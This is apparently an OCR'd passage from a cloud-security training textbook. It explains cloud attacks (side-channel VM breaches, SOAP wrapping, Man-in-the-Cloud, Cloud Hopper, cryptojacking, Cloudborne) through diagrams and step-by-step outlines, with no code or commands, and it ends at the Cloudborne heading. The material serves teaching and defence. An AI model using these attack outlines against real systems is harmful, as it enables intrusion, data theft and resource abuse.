
  The payment method in a cloud system is “**No use, no bill**”; when customers make requests, the CSP charges them according to the recorded data, the duration of requests, the amount of data transfer in the network, and the number of CPU cycles consumed. Economic denial of service destroys financial resources; in the worst case, this could lead to customer bankruptcy or other serious economic impact. If an attacker engages the cloud server with a malicious service or executes a malicious code that consumes much computational power and storage, the legitimate account holder is charged until the primary cause of CPU usage is detected.

- **Lack of Security Architecture**

  Most of the companies are migrating their IT capabilities to the public cloud, so incorporating appropriate security strategies to thwart against cyber threats is a major challenge. It is important to develop appropriate security architectures and strategies before migrating IT infrastructure to the cloud.

- **Hijacking Accounts**

  A highly critical threat to organizations is the compromise of employee accounts on the cloud. If an attacker gains access to the cloud by compromising a user account, they can gain access to all information stored on the cloud servers without leaving any trace. Attackers use techniques such as phishing and password cracking to gain user credentials. These attacks severely impact business operations causing reputational damage, degradation of brand value, disclosure of sensitive information, etc.



Cloud Attacks: Side-Channel Attacks or Cross-guest VM Breaches

- ❑ The attacker compromises the cloud by placing a **malicious virtual machine** near to a target cloud server and then launches a side-channel attack
- ❑ In a side-channel attack, the attacker **runs a virtual machine on the same physical host as the victim's virtual machine** and takes advantage of the shared physical resources (processor cache) to **steal data** (cryptographic keys) from the victim
- ❑ Side-channel attacks can be implemented by any **co-resident user** due to the vulnerabilities in shared technology resources

- **Timing Attack**
- **Data Remanence**
- **Acoustic Cryptanalysis**
- **Power Monitoring Attack**
- **Differential Fault Analysis**

Cloud Attacks

Discussed below are various attack methods performed on the cloud computing environment.

Side-Channel Attacks or Cross-guest VM Breaches

Attackers can compromise the cloud by placing a malicious virtual machine near a target cloud server and then launch a side-channel attack. The below figure shows how an attacker can compromise the cloud by placing a malicious VM near a target cloud server. The attacker runs the VM on the same physical host as the target VM and takes advantage of the shared physical resources (processor cache). Then, he launches side-channel attacks (timing attack, data remanence, acoustic cryptanalysis, power monitoring attack, and differential fault analysis) to extract cryptographic keys/plain text secrets to steal the victim's credentials. Side-channel attacks can be implemented by any co-resident user and are mainly related to vulnerabilities in shared technology resources. Finally, the attacker uses the stolen credentials to impersonate the victim.




User
Multi-tenant Cloud
CPU Cache
Victim's VM
Cryptographic Keys/ Plain Text Secrets
Attacker impersonates victim using the stolen credentials
Attacker's VM
5
4
3
2
1
Steals victim's credentials
Attacker

Figure 11.24: Example of Side-Channel attacks



Cloud Attacks: Wrapping Attack

A wrapping attack is performed during the **translation of the SOAP message** in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user

User
Attacker
Cloud Server
http://
1
User sends request to the webserver
Header
Body
2
Sends a SOAP message with a header
Intercepts the SOAP message
Header + Body
Malicious Body
3
Duplicates the original document, adds the copy to the header and modifies the original document
Sends the modified SOAP message

Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, the adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.




User
Attacker
Cloud Server
http://
1
User sends request to the webserver
Header
Body
2
Sends a SOAP message with a header
Intercepts the SOAP message
Header + Body
Malicious Body
Duplicates the original document, adds the copy to the header and modifies the original document
3
Sends the modified SOAP message

Figure 11.25: Example of a wrapping attack



Cloud Attacks: Man-in-the-Cloud (MITC) Attack

1 MITC attacks are an advanced version of Man-in-the-middle (MITM) attacks

2 The attacker tricks the victim into **installing a malicious code**, which plants the attacker's **synchronization token** on the victim's drive

3 Then, the attacker steals the victim's synchronization token and uses the stolen token to **gain access** to the victim's files

4 Later, the attacker **restores the malicious token** with the original synchronized token of the victim, thus returning the drive application to its **original state** and stays undetected

Man-in-the-Cloud (MITC) Attack

MITC attacks are an advanced version of MITM attacks. In MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties, while MITC attacks are carried out by abusing cloud file synchronization services, such as Google Drive or DropBox, for data compromise, command and control (C&C), data exfiltration, and remote access. Synchronization tokens are used for application authentication in the cloud but cannot distinguish malicious traffic from normal traffic. Attackers abuse this weakness in cloud accounts to perform MITC attacks.





Figure 11.26: Example of Man-in-the-Cloud attacks

As shown in the figure, the attacker tricks the victim to install a malicious code that plants the attacker’s synchronization token on the victim’s drive. Then, the attacker steals the victim’s synchronization token and uses it to gain access to the victim’s files. Later, the attacker restores the malicious token with the original synchronized token of the victim, returning the Drive application to its original state and stays undetected.

Cloud Attacks: Cloud Hopper Attack

- Cloud Hopper attacks are **triggered at the managed service providers** (MSPs) and their users
- Attackers initiate **spear-phishing emails** with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information


Attacker
Infiltrate MSPs and distribute malware for remote access
Attacker extracts customer's information from the MSP
MSP Provider
MSP Users
MSP Users
Access target customer's data via MSP accounts and network interfaces
Retrieved data is compressed and stored in MSP
Victim - MSP User

Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. Attackers can also use PowerShell and PowerSploit command-based scripting for reconnaissance and information gathering. Attackers use the gathered information for accessing other systems connected to the same network. To perform this attack, attackers also leverage C&C to sites spoofing legitimate domains and file-less malware that resides and executes from memory. Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers.

As shown in the figure, an attacker infiltrates target MSP provider and distributes malware to gain remote access. The attacker then accesses the target customer profiles with his/her MSP account, compresses the customer data, and stores them in the MSP. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.




MSP Provider
MSP Users
MSP Users
Infiltrate MSPs and distribute malware for remote access
Attacker extracts customer's information from the MSP
Attacker
Access target customer's data via MSP accounts and network interfaces
Retrieved data is compressed and stored in MSP
Victim - MSP User

Figure 11.27: Demonstration of cloud hopper attack

Cloud Attacks: Cloud Cryptojacking

- ☐ Cryptojacking is the unauthorized use of the victim's computer to **stealthily mine digital currency**
- ☐ Cryptojacking attacks are **highly lucrative**, which involve both external attackers and rogue insiders
- ☐ To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities


Cloud service embedded with cryptomining script
Victim
Victim connects to the compromised cloud service
2
1
Attacker compromising the cloud service
Attacker
3
3
Victim starts mining the cryptocurrency
Cryptocurrency mining
4
Attacker gains reward in cryptocurrency coins

Cloud Cryptojacking

Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency. Cryptojacking attacks are highly lucrative, involving both external attackers and internal rogue insiders. To perform this attack, attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities.

For example, an attacker exploits misconfigured cloud instances to inject malicious crypto-mining payload into a web page or third-party library loaded by the web page. Then, the attacker lures the victim to visit the malicious web page and when the victim opens the web page, it automatically runs the crypto-miner in the victim's browser using JavaScript. Using JavaScript-based crypto-miners, such as CoinHive and Cryptoloot, attackers can easily embed malicious crypto-mining scripts into legitimate websites using a link to CoinHive. Attackers make this attack more complex by hiding the malicious crypto-mining script using various hiding techniques, such as encoding, redirections, and obfuscation. The configuration for the payload is generally dynamic or hardcoded. Cryptojacking attacks can cause severe impact on web sites, endpoints, and even the whole cloud infrastructure.

Steps of cloud cryptojacking attacks:

- **Step 1**: An attacker compromises the cloud service by embedding a malicious crypto-mining script.
- **Step 2**: When the victim connects to the compromised cloud service, the crypto-mining script gets executed automatically.
- **Step 3**: The victim naively starts mining the cryptocurrency on behalf of the attacker and adds a new block to the blockchain.

- **Step 4**: For each new block added to the blockchain, the attacker gets a reward in the form of cryptocurrency coins illicitly.




Cloud service embedded with cryptomining script
Victim
1
Attacker compromising the cloud service
Attacker
2
Victim connects to the compromised cloud service
3
3
Victim starts mining the cryptocurrency
Cryptocurrency mining
4
Attacker gains reward in cryptocurrency coins

Figure 11.28: Demonstration of cryptojacking attack



Cloud Attacks: Cloudborne Attack


- ☐ Cloudborne is a vulnerability residing in a **bare-metal cloud server** that enables the attackers to implant a malicious backdoor in its firmware
- ☐ The malicious backdoor can allow the attackers to **bypass the security mechanisms** and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data

Attacker injects malicious backdoor on bare-metal server
Server assigned to new customer with persistent backdoor
Attacker exfiltrates customer's data via persistent backdoor
Attacker monitors customer activities
Attacker
New Customer

Cloudborne Attack

